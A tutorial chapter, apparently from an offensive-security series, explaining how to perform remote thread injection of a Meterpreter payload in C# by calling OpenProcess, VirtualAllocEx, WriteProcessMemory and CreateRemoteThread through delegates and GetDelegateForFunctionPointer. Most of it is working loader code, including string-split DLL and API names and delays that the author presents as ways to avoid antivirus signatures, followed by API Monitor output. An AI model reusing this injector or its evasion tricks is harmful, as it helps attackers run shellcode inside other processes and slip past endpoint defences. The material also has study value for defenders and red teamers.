# Chapter 14 : C# Delegate & Remote Thread Injection Technique (PART2)

## Simple C# codes and calling API Functions


In previous Part1 of this chapter we talked about “Remote Thread Injection”, now I want to talk about this Technique via C# Delegates codes, .NET Delegate Method Explained by Microsoft like this:

- “A delegate is a type that represents references to methods with a particular parameter list and return type. When you instantiate a delegate, you can associate its instance with any method with a compatible signature and return type. You can [**invoke** or **call**] the method through the delegate instance.”
- Note: In the context of method overloading, the signature of a method does not include the return value. But in the context of delegates, the signature does include the return value. In other words, **a method must have the same return type as the delegate.**

Now let me talk about simple examples for Delegate & API Functions or Methods…

## 1.Calling Native API Functions Via C# Method + Delegate Technique

as Microsoft said about Delegate, you can **Call/Invoke** a Method through the delegate instance so in the “Picture 1” you can see int the Code “**NativePayload_TId.cs**” we have a Method with name “**_Step1_**” and in the line 162 we have delegate for step1 with name “**MyDelegate_Step1**” and this delegate has same Signature & Return type also same args with “_Step1_”



```
161             }
162             public delegate IntPtr MyDelegate_Step1(int a , string b);
163             public delegate IntPtr MyDelegate_Step2(IntPtr a, int p);
164             public delegate bool MyDelegate_Step3(IntPtr H, IntPtr P, byte[] pay);
165             public delegate IntPtr MyDelegate_Step4(IntPtr H, IntPtr HA);
166             static void Main(string[] args)
167             {
168                 Console.WriteLine();
169                 Console.ForegroundColor = ConsoleColor.DarkGray;
170                 Console.WriteLine("NativePayload_TId , Published by Damon
171                 Console.ForegroundColor = ConsoleColor.Gray;
172                 Console.WriteLine("NativePayload_TId Thread Injection int
173                 Console.WriteLine();
174                 Console.ReadKey();
175                 string[] X = args[1].Split(',');
176                 int Injection_to_PID = (Convert.ToInt32(args[0]));
177 
178                 byte[] Xpayload = new byte[X.Length];
179 
180                 for (int i = 0; i < X.Length;)
181                 {
182                     Xpayload[i] = Convert.ToByte(X[i], 16);
183                     i++;
184                 }
185 
186                 MyDelegate_Step1 Step1_Method = new MyDelegate_Step1(DelCLSInvoke._Step1_);
187                 MyDelegate_Step2 Step2_Method = new MyDelegate_Step2(DelCLSInvoke._Step2
188                 MyDelegate_Step3 Step3_Method = new MyDelegate_Step3(DelCLSInvoke._Step3
189                 MyDelegate_Step4 Step4_Method = new MyDelegate_Step4(DelCLSInvoke._Step4_);
190                 Console.WriteLine();
191                 IntPtr H = Step1_Method.Invoke(Convert.ToInt32(args[0]), args[1]);
192                 Console.ForegroundColor = ConsoleColor.DarkGray;
193                 Console.Write("Step1 Delegate.Invoke(");
194                 Console.ForegroundColor = ConsoleColor.Cyan;
195                 Console.Write("{0}",H.ToString("X8"));
196                 Console.ForegroundColor = ConsoleColor.DarkGray;
197                 Console.Write(") Intptr Done.");
198                 Console.ForegroundColor = ConsoleColor.White;
199                 Console.Write(" [API::OpenProcess]");
200                 Console.WriteLine();
```


```
public static IntPtr _Step1_(int XprocID, string Xcode)
{
    string[] X = Xcode.Split(',');
    int Injection_to_PID = XprocID;
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("[!] Injection Started Time {0}", DateTime.Now.ToString());
    Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.Write("[>] Injecting Meterpreter Payload to ");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.Write("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName, Process.G
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.Write("Process");
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine();
    Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
    Console.WriteLine();
    IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
    return x;
}
```

```
IntPtr DelCLSInvoke._Step1_(int XprocID, string Xcode)
```

Picture 1: Delegate & C# Methods

as you can see in the C# Method “**_Step1_**” our Native API “**OpenProcess**” called so in this case in my code this API Function called **Indirectly** with C# Method “_Step1_”

in the line 186 you can see MY Delegate “**MyDelegate_Step1**” is equal with C# Method “**DelCLSInvoke._Step1_**”
Now that means: “**C# Delegate Step1_Method = C# Method** _Step1_”
Simply now we can Call or Invoke This C# Method via Delegate Variable “Step1_Method”, as you can see in the line 191 this Method Called or Invoked by Delegate. This means API “**OpenProcess**” now Called by C# Method.
In this code “**NativePayload_TId.cs**” API Functions Imported from “**Kernelbase.dll**” instead “**Kernel32.dll**” to C# Code by **[DllImport(“Kernelbase.dll”)]** , But you can use “**Kernel32.dll**” too, for “**NtOpenProcess**” you need to import “**Ntdll.dll**”.



```
// [DllImport("ke"+"rne"+"l"+"32.dll")]
[DllImport("kernelbase.dll")]

1 reference
public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);

[DllImport("kernelbase.dll")]
2 references
public static extern bool CloseHandle(IntPtr hObject);

  [DllImport("ke" + "rne" + "l" + "32.dll")]
[DllImport("kernelbase.dll")]

1 reference
public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr lpNumberOfBytesWritte

//          [DllImport("ke" + "rne" + "l" + "32.d"+"ll")]
[DllImport("kernelbase.dll")]

1 reference
public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection flPro

//            [DllImport("k"+"e" + "r"+"ne" + "l" + "32.dll")]
[DllImport("kernelbase.dll")]
1 reference
public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParam
```

Code1: Remote Thread Injection Technique & imported Dll by [**DllImport**(“**kernelbase.dll**”)]

In the next “Picture 2” you can see we have same attack in memory with different code, in this case we don’t have [**DllImport**(“**Kernelbase.dll**”)] **,** Which means in this case Native API Functions was not Imported by this code so our signature code for this attack “**Remote Thread Injection**” now is different.

**Note**: Some Anti-viruses flagged these codes [**DllImport**(“**Kernel32.dll**”)] which you can see in “Code1:” as Malware Behavior/Code (if called, even with/without Delay).

## 2.Calling Native API Functions Directly + Delegate Technique ( without using [DllImport(“Kernel32.dll”)] )

in this method you can call API Functions without using **DllImport** for “**Kernel32.dll**” or “**kernelbase.dll**” but still you need these DLL Files so we have Different Technique to call these API Functions.
We can use (C# Delegate & **UnmanagedFunctionPointer** + **GetDelegateForFunctionPointer**) for calling API Functions.

In this method you need to use **UnmanagedFunctionPointer** instead **DllImport** and make a Delegate with this code which you can see in the “Picture 2” something like this:

**Without DllImport (this method):**

```
[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate IntPtr call_OpenProcess(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);
```

**With DllImport (previous method):**

```
[DllImport(“Kernel32.dll”)]
public static extern IntPtr OpenProcess(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);
```

```
 1 IntPtr DLLFile = LoadLibrary("c:\\" + "win" + "dows\\sy" + "stem32\\k" + "ernel" + "32" + "." + "dl" + "l");
 2 /// step1
 3 IntPtr FunctionCall_01 = GetProcAddress(DLLFile, "OpenProcess");
 4 call_OpenProcess FunctionCall_01_Del = (call_OpenProcess)Marshal.GetDelegateForFunctionPointer(FunctionCall_01, typeof(call_OpenProcess));
 5 IntPtr Result_01 = FunctionCall_01_Del(All, false, Injection_to_PID);
```


with “line number 1” & **LoadLibarary**() function you will have Pointer to this DLL from “**disk**” this is kind of **DllImport** code but you need to call something in this dll file which is “**kernel32.dll**” or you can use “**Kernelbase.dll”** too. So we need to call “**OpenProcess**” & get the pointer of that, so you can do this by Code line “number 3” via **GetProcAddress**() function, now you have **FunctionCall_01** Pointer or (Intptr).
Next step is using Delegate + Intptr variable to call API Function via Delegate “**Directly**”, which this delegate **FunctionCall_01_Del** will make by same signature with **OpenProcess** API Function.

```
call_OpenProcess FunctionCall_01_Del = (call_OpenProcess)Marshal.GetDelegateForFunctionPointer(FunctionCall_01, typeof(call_OpenProcess));
```

in this time with **GetDelegateForFunctionPointer** you will make simple Delegate from “OpenProcess”, that means in C# you Created **FunctionCall_01_Del** which is exactly like “OpenProcess”, now **FunctionCall_01_Del** is equal with API Function “**OpenProcess**” and you can Call/Invoke that: ==> FunctionCall_01_Del() = OpenProcess()
How can CALL or Invoke This Delegate or API Function Directly? with code “line number 5” simply, With calling Delegate() with Arguments you can “Call” or “Invoke” API Function via Delegate Directly:

IntPtr Result_01 = **FunctionCall_01_Del**(All, false, Injection_to_PID);

so in this Method like “Picture 2” we have Delegate() as Function or Method to call which exactly is same to Call API Function but in Previous method we did not have Delegate and We call this API Function like “Picture 1” via Method “**_Step1_**”.




```
public static extern IntPtr LoadLibrary(string DllFile);
[DllImport("kernel32.dll")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procedureName);

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate IntPtr call_OpenProces(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);
[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate IntPtr call_VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType
```

```
            }

            IntPtr DLLFile = LoadLibrary("c:\\" + "win" + "dows\\sy" + "stem32\\k" + "ernel" + "32" + "." + "dl" + "l");

            /// step1
            IntPtr FunctionCall_01_ptr = GetProcAddress(DLLFile, "O"+"penProcess");
            call_OpenProces FunctionCall_01_Del = (call_OpenProces)Marshal.GetDelegateForFunctionPointer(FunctionCall_01_ptr, typeof(call_OpenProces));
            IntPtr Result_01 = FunctionCall_01_Del(All, false, Injection_to_PID);
            System.Threading.Thread.Sleep(5000);
            /// step2
            IntPtr FunctionCall_02_ptr = GetProcAddress(DLLFile, "Virtual"+"Alloc"+"Ex");
            call_VirtualAllocEx FunctionCall_02_Del = (call_VirtualAllocEx)Marshal.GetDelegateForFunctionPointer(FunctionCall_02_ptr, typeof(call_VirtualAllocEx));
            IntPtr Result_02 = FunctionCall_02_Del(Result_01, IntPtr.Zero, (uint)Xpayload.Length, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
            System.Threading.Thread.Sleep(5000);
            /// step3
            UIntPtr _out = UIntPtr.Zero;
            IntPtr FunctionCall_03_ptr = GetProcAddress(DLLFile, "W"+"rite"+"Process"+"Memory");
            call_WriteProcessMemory FunctionCall_03_Del = (call_WriteProcessMemory)Marshal.GetDelegateForFunctionPointer(FunctionCall_03_ptr, typeof(call_WriteProcessMemory)
            bool Result_03 = FunctionCall_03_Del(Result_01, Result_02, Xpayload, (uint)Xpayload.Length, out _out);
            System.Threading.Thread.Sleep(5000);
            IntPtr Result_04 = IntPtr.Zero;
            /// step4
            uint xTid = 0;
            IntPtr FunctionCall_04_ptr = GetProcAddress(DLLFile, "Create"+"Rem"+"ote"+"Thread");
            call_CreateRemoteThread FunctionCall_04_Del = (call_CreateRemoteThread)Marshal.GetDelegateForFunctionPointer(FunctionCall_04_ptr, typeof(call_CreateRemoteThread)
            Result_04 = FunctionCall_04_Del(Result_01, IntPtr.Zero, 0, Result_02, IntPtr.Zero, 0, out xTid);
            System.Threading.Thread.Sleep(2000);

            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.Write("[!] kernel32.dll Delegate.Result[");Console.ForegroundColor = ConsoleColor.Yellow;Console.Write("{0}", Result_01.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGreen; Console.Write("] <=> OpenProces <= GetDelegateForFunctionPointer[");Console.ForegroundColor = ConsoleColor.Yell
            Console.Write("{0}", FunctionCall_01_ptr.ToString("X8"));Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.Write("[!] kernel32.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.Write("{0}", Result_02.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGreen; Console.Write("] <=> VirtualAllocEx <= GetDelegateForFunctionPointer["); Console.ForegroundColor = ConsoleColor
            Console.Write("{0}", FunctionCall_02_ptr.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.Write("[!] kernel32.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.Write("{0}", Result_03.ToString());
            Console.ForegroundColor = ConsoleColor.DarkGreen; Console.Write("]     <=> WriteProcessMemory <= GetDelegateForFunctionPointer["); Console.ForegroundColor = Cons
            Console.Write("{0}", FunctionCall_03_ptr.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.Write("[!] kernel32.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.Write("{0}", Result_04.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGreen; Console.Write("] <=> CreateRemoteThread <= GetDelegateForFunctionPointer["); Console.ForegroundColor = ConsoleC
            Console.Write("{0}", FunctionCall_04_ptr.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");
            Console.ForegroundColor = ConsoleColor.Gray;

            Console.WriteLine();
            /// close
            CloseHandle(Result_04);
            CloseHandle(Result_01);
```

Picture 2: Method2 for Calling API Functions via Invoking Delegate Directly & Remote Thread Injection Technique

As you can see with this Simple Method you can call API Functions via Invoking Delegates very simple.

Now in the next “Picture 3” you can see call/Invoking API Functions **without** Delegate Technique, which we talked about that in the Previous “Part1 of Chapter14” and with API Monitor Tool you can See API function called by your Code...



```
Summary | 460 calls | 207 KB used | NativePayload_Tinjection.exe

#    Tim...  T...  Module         API
3... 1:17... 1     KERNELBASE.dll   └NtAllocateVirtualMemory ( GetCurrentProcess(), 0x00000000008fc
3... 1:17... 1     clr.dll        GetProcAddress ( 0x00007ffcfca50000, "OpenProcess" )
3... 1:17... 1     clr.dll        GetCurrentProcess ( )
3... 1:17... 1     clr.dll        FlushInstructionCache ( GetCurrentProcess(), 0x00007ffc6d270530, 1
3... 1:17... 1     clr.dll        OpenProcess ( STANDARD_RIGHTS_ALL | PROCESS_CREATE_PROCESS
3... 1:17... 1     KERNELBASE.dll   └NtOpenProcess ( 0x00000000008fe668, STANDARD_RIGHTS_ALL |
3... 1:17... 1     clr.dll        GetProcAddress ( 0x00007ffcfca50000, "VirtualAllocEx" )
3... 1:17... 1     clr.dll        GetCurrentProcess ( )
3... 1:17... 1     clr.dll        FlushInstructionCache ( GetCurrentProcess(), 0x00007ffc6d270540, 1
3... 1:17... 1     clr.dll        VirtualAllocEx ( 0x0000000000000098, NULL, 510, MEM_COMMIT, PAG
3... 1:17... 1     KERNELBASE.dll   └NtAllocateVirtualMemory ( 0x0000000000000098, 0x00000000008f
3... 1:17... 1     clr.dll        VirtualAlloc ( NULL, 65536, MEM_COMMIT, PAGE_READWRITE )
